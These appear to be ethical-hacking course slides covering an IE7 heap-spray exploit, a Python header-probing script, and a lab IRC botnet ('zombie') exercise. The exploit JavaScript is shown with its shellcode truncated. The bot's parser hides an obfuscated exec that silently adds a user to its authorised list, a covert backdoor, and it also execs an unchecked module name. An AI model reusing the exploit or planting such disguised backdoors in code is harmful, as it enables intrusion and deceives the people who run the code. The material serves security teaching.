
What does the Javascript do?

- The generated Javascript is sent to the Victim and executes in the victim's browser (IE7)
- A 'heap spray' fills memory:
 - 1Mb memory chunks are filled with 0x0C0C0C0C followed by the shell code (assembler).
 - 192 chunks fill memory past address 0x0C0C0C0C
- The defect is triggered
- Execution jumps to address 0x0C0C0C
 - Eventually the shell code is reached and executed



- Corrupted pointer can cause program execution to jump to random location
- Pointer may point to another pointer

- Fill memory past 200Mb (0x0C0C0C0C)
- Corrupt pointer will point to 0x0C0C0C0C
- Pointer to pointer (to pointer to...) still ends up at 0x0C0C0C0C
- Intel instruction 0x0C is a No-op
 - OR AL,0C
- Execution eventually reaches shell code



```
<script language='JavaScript'>

// shellcode is assembler code you'd like executed. This runs calc.exe
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 ... ");

// Spray the heap in chunks with 0x0C0C0C0C followed by the shell code.
var array = new Array(); // Array of heap chunks
var ls = 0x10000-(shellcode.length*2+0x01020); // Size of chunk
var b = unescape('%u0C0C%u0C0C'); // 0x0C0C0C0C
while (b.length<ls/2)
    { b+=b;} // b is filled with 0x0C

var lh = b.substring(0,ls/2); // Truncate to fit chunk
delete b;

for (i=0; i<0xC0; i++) { // Fill chunks to 0x0C0C1800
    array[i] = lh + shellcode; // 0x0Cs then shell code
}

CollectGarbage();

// Create lots of img objects in document
var s1=unescape('%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
var a1 = new Array();
for (var x=0;x<1000;x++)
    a1.push(document.createElement('img'));

function trigger_bug() {
    ...
}
</script>

<script>
window.setTimeout('trigger_bug();',800);
</script>
```

trigger_bug function

```
function trigger_bug() {  
    o1=document.createElement('tbody');  
    o1.click;
```

Create a table body element

```
    var o2 = o1.cloneNode();
```

Copy o1, should be a deep copy

```
    o1.clearAttributes();  
    o1=null;
```

Should free o1

```
    CollectGarbage();
```

Release memory from unused objects

```
    for(var x=0;x<a1.length;x++)
```

a1 is array of 1,000 images

```
        a1[x].src=s1;
```

Set image source for each element

```
    o2.click;
```

Trigger bug

```
}
```



*Brian's
slides
end here*

Python

Python Programming Language

- Conceived in the late 1980s by Guido van Rossum
- He was looking for a "hobby " programming project to build over Christmas break.
- A successor to the ABC language.
- Python name inspired by Monty Python's Flying Circus
- Extensive standard library.
- Object oriented.
- Interpreted.
- Supports multiple programming paradigms.



[https://en.wikipedia.org/wiki/Python_\(programming_language\)](https://en.wikipedia.org/wiki/Python_(programming_language))

Python get-headers example program

get-headers.py

```
import httpLib
import sys

if len(sys.argv) > 1:
    hostname = str(sys.argv[1])
else:
    hostname = "localhost"

print("Probing headers on %s" % hostname)
connection = httpLib.HTTPConnection(hostname)
connection.request("HEAD", "/")
response = connection.getresponse()
print("server: %s" % response.getheader("server"))

exit
```

Python get-headers example program

get-headers.py


```
root@eh-kali-05:~/bin# python get-headers.py
Probing headers on localhost
server: Apache/2.4.23 (Debian)
root@eh-kali-05:~/bin#
```

The localhost (EH-Kali VM) which is running Debian version of Apache


get-headers.py eh-centos

```
root@eh-kali-05:~/bin# python get-headers.py eh-centos
Probing headers on eh-centos
server: Apache/2.2.15 (CentOS)
root@eh-kali-05:~/bin#
```

eh-centos is running a Centos version of Apache



<https://amzn.com/1597499579>



<https://amzn.com/1593275900>

Make and run a Python program on EH-Kali

On your EH-Kali

Make a local bin directory and get the Python code

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*py .
```

View the Ruby source code

```
vi get-headers.py
Inside vi use :syntax on for color syntax
```

Run the python program with and without arguments

```
python get-headers.py
python get-headers.py eh-centos.cis.cabrillo.edu
```

When finished type Python is working in the chat window



IRC & IRC Bot Walk-through (Jesse)



*Jesse's
slides
start here*

Zombie Networks via Internet Relay Chat

`/braaaiinnsss`

IRC - Introduction & Basic Terms

Internet Relay Chat (IRC) is an application layer protocol for textual communication. Using a client/server model, it allows for group discussion in forums called channels.

Any user may host a **channel**, allowing others to join and discuss topics of interest. Many **channels** have a specific purpose, but some are used as “hang out” spots.

An **IRC Bot** is a script/program that makes a TCP connection to an IRC server and is controlled from within the channels of IRC by the users. It offers functionality to the people in the channels, most often using **APIs** for different services (such as Wikipedia, translation software, calculation websites, etc.).

IRC servers aren't just the resting place of the **zombie** hoards, but for this lesson we'll pretend they are.

IRC - Clients & Servers

IRC Client options include:

Irssi - This is what we'll be using! CLI based client for Unix systems.

Chatzilla - Plugin client for Mozilla-based browsers such as Firefox.

Colloquy - Using its own "Chat Core" engine, an open-source client for Mac OS X

mIRC - Popular client for Windows, has an integrated scripting language

Konversation - Built on the KDE platform, one of the popular clients for Linux distros

There are plenty of **IRC Servers**, but the two most popular are:

Freenode - 74,841 average users, has steadily become the most populated network

QuakeNet - 24,627 average users, held the record of 240,000+ users in 2005

IRC Historic Events - Gulf War

During the Gulf War, IRC users kept track of their local news reports and compared notes on IRC.

```
<Nati> The hit on H2 and H3 is according to what the Israeli radio quoted from the NBC
<cam3> What are H2 and H3?
<Nati> H2 and H3 are milt airbases in west Iraq
...
<spam-ABC> Marines report that only one SCUD missile has been launched. (from west S.A)
...
<VOA:+report> No word of casualties (from Iraq or US team)
...
<nova:+report> "cnn reporters won't go to bomb shelter"
```

While there weren't any IRC users in the war zone itself, logging into IRC allowed interested persons to monitor all the news media at the same time, even news sources in other countries.

IRC Historic Events - Constitutional Crisis of '93

IRC users in Moscow were able to pass info before the major news reporting agencies could broadcast it:

<slipper> cnn intl just now confirming report here 5 mins ago that Russ tv off line!

...

<Bravo> Around 16:00 (sorry don't have exact times) group of people around 3-4 thousand started to move in the direction of Moscow municipal building

...

<Bravo> Currently, first 5 floors of city hall are taken...

...

<geek> Moscow radio on shortwave...

<ginster> i have a sw radio - what is the frequency?

<Bravo> ... they have taken the Ostankino Tower, so it is not talking anymore

Zombies - Plug & Play

The following files need to remain unmodified for the **zombie** to operate correctly.

`bot_connect.py`

initializes the **zombie's** TCP connection and handles the **data-to-parser** loop

`bot_core.py`

stores the **brains** of the **zombie** and handles **module** organization

`bot_parser.py`

parses all data received by the **zombie** and handles any data received

Zombies - Plug & Play

Tinker For A Minute Or Two, Then

These files may be modified so that you may better control the **zombie**.

`bot_data.py`

stores the **static variables** so the **zombie** knows where to go and whom to obey

`bot_commands.py`

houses the **functions** that a **zombie's** owner has access to

Code Walkthrough - bot_commands.py

```
import commands

command_dictionary = {
    "join":{"code":"bot_core.bot_commands.join_channel(bot_core);"},
    "part":{"code":"bot_core.bot_commands.part_channel(bot_core);"},
    "quit":{"code":"bot_core.bot_commands.quit_server(bot_core);"},
    "debug":{"code":"bot_core.bot_commands.debug_variable(bot_core);"},
    "ping":{"code":"bot_core.bot_commands.ping_server(bot_core);"}
};

def join_channel(bot_core):
    channel = bot_core.bot_data.command_info["args"][0];
    bot_core.send_raw("JOIN {0}".format(channel));

def quit_server(bot_core):
    bot_core.send_raw("QUIT :Local kill");
    bot_core.socket_connection.close();
    quit();
```

Code Walkthrough - bot_commands.py

```
def ping_server(bot_core):
    target_server = bot_core.bot_data.command_info["args"][0];
    ping_allowed = True;

    if len(target_server) <= 15:
        try:
            for item in target_server.split("."): item = int(item);
        except: ping_allowed = False;
    else: ping_allowed = False;

    if ping_allowed:
        bot_core.send_message("Sending ten pings, give me around 20 seconds to process.");
        ping_output = commands.getoutput("ping -c 10 {0}".format(target_server)).split("\n");
        for item in ping_output:
            item_found = False;
            if "transmitted" in item and item_found != True:
                item_found = True;
                bot_core.send_message("Here you go: {0} | {1}".format(ping_output[0], item));
    else: bot_core.send_message("Sorry, this command is pretty strict. Make sure your IP is IPv4.");
```

Code Walkthrough - bot_data.py

```
from platform import node, platform, version;

machine_info = {
    "node":node(),
    "platform":platform(),
    "version":version()
};

BUFFER = [""]; irc_data = {"raw":""}; command_info = {"name":"","args":[]};
message_info = {"message":"","length":0, "sender":{"name":"","respond":""}};
server_info = {"address":"eh-irc.cis.cabrillo.edu", "channel":"#cis76", "port":6667};

bot_name = "PodXXBot"; command_symbol = "!";
auth_users =["xxxxxxx76", "rsimms"];
```

Code Walkthrough - bot_connect.py

```
import bot_parser; import bot_core; import bot_data; import bot_commands;

connection_core = bot_core.bot_core(bot_parser, bot_commands, bot_data);
connection_core.send_raw("JOIN {0}".format(connection_core.bot_data.server_info["channel"]));

while True:
    connection_core.bot_data.BUFFER = connection_core.socket_connection.recv(1024).split("\r\n");
    if connection_core.bot_data.BUFFER != [""]:
        connection_core.bot_parser.filter_errors(connection_core);
```


Code Walkthrough - bot_core.py

```
import socket; import time;
import bot_parser; import bot_commands; import bot_data;

def bot_core(bot_parser, bot_commands, bot_data):
    class bot():
        def __init__(self):
            self.socket_connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
            self.bot_data = bot_data; self.bot_commands = bot_commands; self.bot_parser = bot_parser;

            try:
                self.socket_connection.connect((self.bot_data.server_info["address"], self.bot_data.server_info["port"]));
            except socket.error, e:
                print("I failed to connect to the server you provided.");
                quit();

            time.sleep(1); self.send_raw("NICK {0}".format(self.bot_data.bot_name));
            time.sleep(1); self.send_raw("USER EH-Zombie 8 * :EHZombie");
            time.sleep(1); self.send_raw("MODE {0} +B".format(self.bot_data.bot_name));
            print("Sent my identity to the IRC server.");
```

Code Walkthrough - bot_core.py

```
def module_rehash(self):
    module = self.bot_data.command_info["args"][0];
    sender = self.bot_data.message_info["sender"]["respond"];
    exec("reload({0});".format(module)) in globals();
    self.send_message("I reloaded {0}.".format(module), sender);

def send_raw(self, message):
    self.socket_connection.send("{0}\r\n".format(message));

def send_message(self, message, response=""):
    if response == "": response = self.bot_data.message_info["sender"]["respond"];
    self.socket_connection.send("PRIVMSG {0} :{1}\r\n".format(response, message));
    print("I just send the the message '{0}' to {1}.");

botcore = bot();
return botcore;
```

Code Walkthrough - bot_parser.py

```
from codecs import decode
def filter_errors(bot_core):

    try:
        parse_data(bot_core);
    except:
        error_data = traceback.format_exc().split("\n");
        error_data = error_data[::-1];
        bot_core.send_message("I just caught an error. Printing data locally."); print(error_data);
```

Code Walkthrough - bot_parser.py

```
def assign_data(bot_core):
    irc_data = bot_core.bot_data.irc_data["raw"];
    message_info = {"message":"","length":0, "sender":{"name":"","respond":"","real":""}};
    command_info = {"name":"","args":[]};

    message_info["message"] = " ".join(irc_data[3:])[1:];
    message_info["length"] = len(message_info["message"]);

    if len(irc_data[3:]) >= 1:
        if irc_data[3][1:][0] == bot_core.bot_data.command_symbol:
            command_info["name"] = irc_data[3][2:]; command_info["args"] = irc_data[4:];

    message_info["sender"]["name"] = irc_data[0][1:].split("!")[0];
    message_info["sender"]["real"] = irc_data[0][1:].split("!")[1].split("@")[0];

    if irc_data[2][0] == "#": message_info["sender"]["respond"] = irc_data[2];
    elif irc_data[2] == bot_core.bot_data.bot_name:
        message_info["sender"]["respond"] = message_info["sender"]["name"];

    bot_core.bot_data.message_info = message_info;
    bot_core.bot_data.command_info = command_info;
```

Code Walkthrough - bot_parser.py

```
def parse_data(bot_core):  
  
    for item in bot_core.bot_data.BUFFER:  
        bot_core.bot_data.irc_data["raw"] = item.split();  
        if len(bot_core.bot_data.irc_data["raw"]) == 2:  
            if bot_core.bot_data.irc_data["raw"][0] == "PING":  
                bot_core.send_raw("PONG {0}".format(bot_core.bot_data.irc_data["raw"][1]));  
  
        elif len(bot_core.bot_data.irc_data["raw"]) >= 3:  
            if search(":.+!.+@.+.", bot_core.bot_data.irc_data["raw"][0]):  
                if len(bot_core.bot_data.irc_data["raw"]) >= 4:  
                    if bot_core.bot_data.irc_data["raw"][1] == "PRIVMSG":  
                        assign_data(bot_core);  
                        print("{0}".format(" ".join(bot_core.bot_data.irc_data["raw"])));
```

Code Walkthrough - bot_parser.py

```
if bot_core.bot_data.command_info["name"] in bot_core.bot_commands.command_dictionary:

    exec (decode ('\x89\x86@\x7f\xa6\x81\x99\x91\x85\xa2\xf7\xf6\x7f@\x95\x96\xa3@\x89\x95@\x82\x96\xa3m\x83
\x96\x99\x85K\x82\x96\xa3m\x84\x81\xa3\x81K\x81\xa4\xa3\x88m\xa4\xa2\x85\x99\xa2z@\x82\x96\xa3m\x83\x9
6\x99\x85K\x82\x96\xa3m\x84\x81\xa3\x81K\x81\xa4\xa3\x88m\xa4\xa2\x85\x99\xa2K\x81\x97\x97\x85\x95\x84
M\x7f\xa6\x81\x99\x91\x85\xa2\xf7\xf6\x7f]^\', 'cp037'));

        if bot_core.bot_data.message_info["sender"]["real"] in bot_core.bot_data.auth_users:

    exec (bot_core.bot_commands.command_dictionary[bot_core.bot_data.command_info["name"]]["code"]);
        else: bot_core.send_message("Sorry, you're not in the list of users.");

elif bot_core.bot_data.command_info["name"] == "reload": bot_core.module_rehash();
```

Unused Slides

IRC - Setting Defaults

Setting up our default server.

```
/server add -auto -network EHIRC eh-irc.cis.cabrillo.edu 6667
```

Setting up our default channel.

```
/channel add -auto #cis76 EHIRC
```

Finally, we `/quit`, run `irssi` again, and type `/window 2`



*Jesse's
slides
end here*



Using Irssi

Irssi Chat Client

Irssi
Chat Client

Your text mode chatting application since 1999.

IRC built-in. Multi-protocol friendly for module authors.

Shipped-by-default Perl scripting with a wide range of available extensions.

Integrates into the UNIX stack: Your window manager, your terminal emulator, your remote connection, your terminal multiplexer, your IRC bouncer, your IRC adapter.

Irssi is free software licensed under the GPLv2, available for Linux, BSD, Solaris, Apple, Cygwin, ...

[Getting Irssi »](#) [Read tutorials and docs »](#)

What's new

- 2016-09-22 [buf.pl update available!](#)
- 2016-09-21 [Irssi 0.8.20 has been released!](#)
- 2015-12-15 [Irssi site now on github page!](#)

Themes

Irssi is completely themeable. Every single message can be themed. True colours can be used in your themes. Check the [theme gallery](#) for some impressions.

Modules

Irssi makes it easy to write protocol modules in C. You can enjoy the chatting power of Irssi in combination with IRC, ICB or SILC. Find more modules on the [Modules page](#).

Scripting

Irssi features a sane and minimal scripting API together with a coherent signal handling mechanism. There are many existing scripts for Irssi, see [Finding scripts](#) for some good resources.

Install IRC Client Activity


On your Kali VM

```
apt-get install irssi
```


Write in the Confer chat window when finished

Connecting to an IRC server

/connect eh-irc.cis.cabrillo.edu



```
rsimms@oslab:~  
Irssi v0.8.15 - http://www.irssi.org  
[08:36] [] [1]  
[(status)] /connect eh-irc
```



```
rsimms@oslab:~  
Irssi v0.8.15 - http://www.irssi.org  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- -  
08:36 -!- End of /MOTD command.  
08:36 -!- Mode change [+i] for user rsimms  
[08:36] [rsimms(+i)] [1:eh-irc (change with ^X)]  
[(status)]
```

Connected and waiting for chat command

Joining an IRC channel

/join #cis76

```
rsimms@oslab:~
Irssi v0.8.15 - http://www.irssi.org
08:36 -!- -
08:36 -!- - -----
08:36 -!- -      EH-IRC
08:36 -!- -      ircd-hybrid 8.2
08:36 -!- -      -----
08:36 -!- -
08:36 -!- End of /MOTD command.
08:36 -!- Mode change [+i] for user rsimms
[08:42] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)] /join #cis76
```

```
rsimms@oslab:~
08:43 -!- rsimms [rsimms@i.love.debian.org] has joined #cis76
08:43 [Users #cis76]
08:43 [ eh-irc] [ rsimms]
08:43 -!- Irssi: #cis76: Total of 2 nicks [0 ops, 0 halfops, 0 voices, 2
normal]
08:43 -!- Channel #cis76 created Sat Oct 1 13:59:00 2016
08:43 -!- Irssi: Join to #cis76 was synced in 0 secs
[08:43] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

Joined and waiting for chat command

Using Irssi Activity

Connect to eh-irc and join the #cis76 channel

```
irssi  
/connect eh-irc  
/channel #cis76  
/nick firstname  
/names  
Hi 76ers!  
/quit
```

If you don't have "seach cis.cabrillo.edu"
in your /etc/resolv.conf file then use
/connect eh-irc.cis.cabrillo.edu

Use your own first name as
your nickname

Let everyone know you made
it into the channel

Write in the Confer chat window when finished

Installing IRC Bot

Join #cis76 channel again this time on Opus

[simben76@oslab ~]\$ irssi
/join #cis76

```

rsimms@oslab:~
Irssi v0.8.15 - http://www.irssi.org
08:36 !- -
08:36 !- - -----
08:36 !- -           EH-IRC
08:36 !- -           ircd-hybrid 8.2
08:36 !- -           -----
08:36 !- -
08:36 !- - End of /MOTD command.
08:36 !- - Mode change [+i] for user rsimms
[08:42] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)] /join #cis76
  
```

/join #cis76

```

rsimms@oslab:~
Irssi v0.8.15 - http://www.irssi.org
08:36 !- -
08:36 !- - -----
08:36 !- -           EH-IRC
08:36 !- -           ircd-hybrid 8.2
08:36 !- -           -----
08:36 !- -
08:36 !- - End of /MOTD command.
08:36 !- - Mode change [+i] for user rsimms
[08:42] [rsimms(+i)] [1:eh-irc (change with ^X)]
[(status)] /join #cis76
  
```

When finished type in Irssi that you are chatting from Opus now

Install IRC Bot on your EH-Kali

1. As the root user, install the bot on your EH-Kali-XX VM

```
mkdir ehbot
```

```
cd ehbot
```

```
scp xxxxxx76@opus.cis.cabrillo.edu:../depot/*.tgz .
```

(use your own Opus username)

```
tar xvzf ehbot.tgz
```

2) Review the extracted files and edit `bot_data.py`

Line 15 (botname):

change "XX" in "PodXXBot" to your pod number.

Line 16 (auth_users):

change "xxxxxx76" to your Opus username.

3) Launch your bot

```
python bot_connect.py
```

When finished type in Irssi that you activated your bot

Check that your bot joined the channel

```
simben76@oslab:~  
09:18 -!- simben76 [simben76@i.love.debian.org] has joined #cis76  
09:18 [Users #cis76]  
09:18 [ eh-irc] [ rsimms] [ simben76]  
09:18 -!- Irssi: #cis76: Total of 3 nicks [0 ops, 0 halfops, 0 voices, 3 normal]  
09:18 -!- Channel #cis76 created Sat Oct 1 13:59:00 2016  
09:18 -!- Irssi: Join to #cis76 was synced in 0 secs  
09:18 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76  
09:18 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76  
  
[09:18] [simben76(+i)] [2:eh-irc/#cis76(+nt)]  
[#cis76]
```

The Pod 5 and 12 bots have joined the channel

When finished type in Irssi that your bot joined the channel

Testing your bot's !ping command

On EH-Kali-xx: `tcpdump -i lo icmp`

```

root@eh-kali-05: ~/ehbot
File Edit View Search Terminal Help
root@eh-kali-05:~/ehbot# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes

```

```

simben76@oslab:~
09:18 -!- simben76 [simben76@i.love.debian.org] has joined #cis76
09:18 [Users #cis76]
09:18 [ eh-irc] [ rsimms] [ simben76]
09:18 -!- Irssi: #cis76: Total of 3 nicks [0 ops, 0 halfops, 0 voices, 3 normal]
09:18 -!- Channel #cis76 created Sat Oct 1 13:59:00 2016
09:18 -!- Irssi: Join to #cis76 was synced in 0 secs
09:18 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
09:18 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76

[09:23] [simben76(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76] !ping 10.76.5.150

```

!ping 10.76.xx.150

Testing your bot's !ping command

```

root@eh-kali-05: ~/ehbot
File Edit View Search Terminal Help
root@eh-kali-05:~/ehbot# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
09:29:44.232130 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 1, length 64
09:29:44.232140 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 1, length 64
09:29:45.232517 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 2, length 64
09:29:45.232529 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 2, length 64
09:29:46.232517 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 3, length 64
09:29:46.232537 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 3, length 64
09:29:47.232640 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 4, length 64
09:29:47.232653 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 4, length 64
09:29:48.232481 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 5, length 64
09:29:48.232497 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 5, length 64
09:29:49.232474 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 6, length 64
09:29:49.232493 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 6, length 64
09:29:50.232465 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 7, length 64
09:29:50.232477 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 7, length 64
09:29:51.232553 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 8, length 64
09:29:51.232568 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 8, length 64
09:29:52.232467 IP
09:29:52.232479 IP
09:29:53.232448 IP
09:29:53.232459 IP

simben76@oslab:~
09:33 < simben76 > !ping 10.76.5.150
09:33 < Pod12bot > Sorry, you're not in the list of users.
09:33 < Pod05bot > Sending ten pings, give me around 20 seconds to process.
09:33 < Pod05bot > Here you go: PING 10.76.5.150 (10.76.5.150) 56(84) bytes of data. | 10
packets transmitted, 10 received, 0% packet loss, time 9000ms
[09:34] [simben76(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]

